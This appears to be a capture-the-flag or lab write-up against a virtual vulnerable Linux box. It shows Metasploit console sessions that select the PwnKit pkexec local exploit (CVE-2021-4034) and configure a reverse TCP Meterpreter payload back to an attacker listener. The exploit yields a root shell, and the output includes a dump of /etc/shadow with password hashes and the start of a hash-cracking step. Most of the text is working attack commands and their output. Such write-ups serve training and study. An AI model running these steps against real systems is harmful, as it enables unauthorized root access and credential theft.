
- These are our options for the privesc exploit.

- I decided on using the first one.

- Configuring the payload :




```
[*] Post module execution completed
msf6 post(multi/recon/local_exploit_suggester) > use exploit/linux/local/cve_2021_4034_pwnkit_lpe_pkexec
[*] No payload configured, defaulting to linux/x64/meterpreter/reverse_tcp
msf6 exploit(linux/local/cve_2021_4034_pwnkit_lpe_pkexec) > show options

Module options (exploit/linux/local/cve_2021_4034_pwnkit_lpe_pkexec):

   Name          Current Setting  Required  Description
   ----          ---------------  --------  -----------
   PKEXEC_PATH                    no        The path to pkexec binary
   SESSION                        yes       The session to run this module on
   WRITABLE_DIR  /tmp             yes       A directory where we can write files


Payload options (linux/x64/meterpreter/reverse_tcp):
```




```
Payload options (linux/x64/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  127.0.0.1        yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   x86_64



View the full module info with the info, or info -d command.

msf6 exploit(linux/local/cve_2021_4034_pwnkit_lpe_pkexec) > set session 3
session ⇒ 3
msf6 exploit(linux/local/cve_2021_4034_pwnkit_lpe_pkexec) > set LHOST 192.168.28.2
LHOST ⇒ 192.168.28.2
msf6 exploit(linux/local/cve_2021_4034_pwnkit_lpe_pkexec) > set LPORT 3333
LPORT ⇒ 3333
msf6 exploit(linux/local/cve_2021_4034_pwnkit_lpe_pkexec) > exploit

[*] Started reverse TCP handler on 192.168.28.2:3333
[*] Running automatic check ("set AutoCheck false" to disable)
[!] Verify cleanup of /tmp/.vtqpyr
[+] The target is vulnerable.
[*] Writing '/tmp/.srkinutovxg/rnaksi/rnaksi.so' (548 bytes) ...
[!] Verify cleanup of /tmp/.srkinutovxg
[*] Sending stage (3045380 bytes) to 192.168.28.3
[+] Deleted /tmp/.srkinutovxg/rnaksi/rnaksi.so
[+] Deleted /tmp/.srkinutovxg/.vnbyer
[+] Deleted /tmp/.srkinutovxg
[*] Meterpreter session 4 opened (192.168.28.2:3333 → 192.168.28.3:34749) at 2024-08-04 22:38:24 +0530
```

- And there we have it ! We have ourselves a rev shell with root privileges.




```
[*] Meterpreter session 4 opened (192.168.28.2:3333 → 192.168.28.3:34749) at 2024-08-04 22:38:24 +0530

meterpreter > whoami
[-] Unknown command: whoami. Run the help command for more details.
meterpreter > uid
[-] Unknown command: uid. Did you mean uuid? Run the help command for more details.
meterpreter > shell
Process 4136 created.
Channel 1 created.
/bin/bash -i
bash: cannot set terminal process group (1877): Inappropriate ioctl for device
bash: no job control in this shell
root@virtual-vulnerable-box:/# cat /etc/shadow
cat /etc/shadow
root@virtual-vulnerable-box:/# root:!:18564:0:99999:7:::
daemon:*:16176:0:99999:7:::
bin:*:16176:0:99999:7:::
sys:*:16176:0:99999:7:::
sync:*:16176:0:99999:7:::
games:*:16176:0:99999:7:::
man:*:16176:0:99999:7:::
lp:*:16176:0:99999:7:::
mail:*:16176:0:99999:7:::
news:*:16176:0:99999:7:::
uucp:*:16176:0:99999:7:::
proxy:*:16176:0:99999:7:::
www-data:*:16176:0:99999:7:::
backup:*:16176:0:99999:7:::
list:*:16176:0:99999:7:::
irc:*:16176:0:99999:7:::
gnats:*:16176:0:99999:7:::
nobody:*:16176:0:99999:7:::
libuuid:!:16176:0:99999:7:::
syslog:*:16176:0:99999:7:::
messagebus:*:18564:0:99999:7:::
sshd:*:18564:0:99999:7:::
statd:*:18564:0:99999:7:::
```




```
dirmngr:*:18564:0:99999:7:::
leia_organa:$1$N6DIbGGZ$LpERCRfi8IXlNebhQuYLK/:18564:0:99999:7:::
luke_skywalker:$1$/7D55Ozb$Y/aKb.UNrDS2w7nZVq.Ll/:18564:0:99999:7:::
han_solo:$1$6jIF3qTC$7jEXfQsNENuWYeO6cK7m1.:18564:0:99999:7:::
artoo_detoo:$1$tfvzyRnv$mawnXAR4GgABt8rtn7Dfv.:18564:0:99999:7:::
c_three_pio:$1$lXx7tKuo$xuM4AxkByTUD78BaJdYdG.:18564:0:99999:7:::
ben_kenobi:$1$5nfRD/bA$y7ZZD0NimJTbX9FtvhHJX1:18564:0:99999:7:::
darth_vader:$1$rLuMkR1R$YHumHRxhswnfO7eTUUfHJ.:18564:0:99999:7:::
anakin_skywalker:$1$jlpeszLc$PW4IPiuLTwiSH5YaTlRaB0:18564:0:99999:7:::
jarjar_binks:$1$SNokFi0c$F.SvjZQjYRSuoBuobRWMh1:18564:0:99999:7:::
lando_calrissian:$1$Af1ek3xT$nKc8jkJ30gMQWeW/6.ono0:18564:0:99999:7:::
boba_fett:$1$TjxlmV4j$k/rG1vb4.pj.z0yFWJ.ZD0:18564:0:99999:7:::
jabba_hutt:$1$9rpNcs3v$//v2ltj5MYhfUOHYVAzjD/:18564:0:99999:7:::
greedo:$1$vOU.f3Tj$tsgBZJbBS4JwtchsRUW0a1:18564:0:99999:7:::
chewbacca:$1$.qt4t8zH$RdKbdafuqc7rYiDXSoQCI.:18564:0:99999:7:::
kylo_ren:$1$rpvxsssI$hOBC/qL92d0GgmD/uSELx.:18564:0:99999:7:::
mysql:!:18564:0:99999:7:::
avahi:*:18564:0:99999:7:::
colord:*:18564:0:99999:7:::
myuser1:$6$NpJc8vc1$IvQfMzrR5obQeu/kvf1K5xW72chf5xjDLDdj4DQfL.s0IcIvBuZfsbMmDP7Tf57U2DncautHlxG78uqeVqmi60:19933:0:99999:7:::
```

- We grabbed the contents of /etc/shadow as well !




```
leia_organa:$1$N6DIbGGZ$LpERCRfi8IXlNebhQuYLK/:18564:0:99999:7:::
luke_skywalker:$1$/7D55Ozb$Y/aKb.UNrDS2w7nZVq.Ll/:18564:0:99999:7:::
han_solo:$1$6jIF3qTC$7jEXfQsNENuWYeO6cK7m1.:18564:0:99999:7:::
artoo_detoo:$1$tfvzyRnv$mawnXAR4GgABt8rtn7Dfv.:18564:0:99999:7:::
c_three_pio:$1$lXx7tKuo$xuM4AxkByTUD78BaJdYdG.:18564:0:99999:7:::
ben_kenobi:$1$5nfRD/bA$y7ZZD0NimJTbX9FtvhHJX1:18564:0:99999:7:::
darth_vader:$1$rLuMkR1R$YHumHRxhswnfO7eTUUfHJ.:18564:0:99999:7:::
anakin_skywalker:$1$jlpeszLc$PW4IPiuLTwiSH5YaTlRaB0:18564:0:99999:7:::
jarjar_binks:$1$SNokFi0c$F.SvjZQjYRSuoBuobRWMh1:18564:0:99999:7:::
lando_calrissian:$1$Af1ek3xT$nKc8jkJ30gMQWeW/6.ono0:18564:0:99999:7:::
boba_fett:$1$TjxlmV4j$k/rG1vb4.pj.z0yFWJ.ZD0:18564:0:99999:7:::
jabba_hutt:$1$9rpNcs3v$//v2ltj5MYhfUOHYVAzjD/:18564:0:99999:7:::
greedo:$1$vOU.f3Tj$tsgBZJbBS4JwtchsRUW0a1:18564:0:99999:7:::
chewbacca:$1$.qt4t8zH$RdKbdafuqc7rYiDXSoQCI.:18564:0:99999:7:::
kylo_ren:$1$rpvxsssI$hOBC/qL92d0GgmD/uSELx.:18564:0:99999:7:::
mysql:!:18564:0:99999:7:::
avahi:*:18564:0:99999:7:::
colord:*:18564:0:99999:7:::
myuser1:$6$NpJc8vc1$IvQfMzrR5obQeu/kvf1K5xW72chf5xjDLDdj4DQfL.s0IcIvBuZfsbMmDP7Tf57U2DncautHlxG78uqeVqmi60:19933:0:99999:7:::
```


- I choose to crack the hash of user : anakin_skywalker



```
┌──(root㉿0x0Vader)-[/home/user/EHE_CTF]
└─# vi hash.txt
```


root@0x0Vader: /home/user/EHE_CTF
File Actions Edit View Help

```
anakin_skywalker:$1$jlpeszLc$PW4IPiuLTwiSH5YaTlRaB0:18564:0:99999:7:::
```

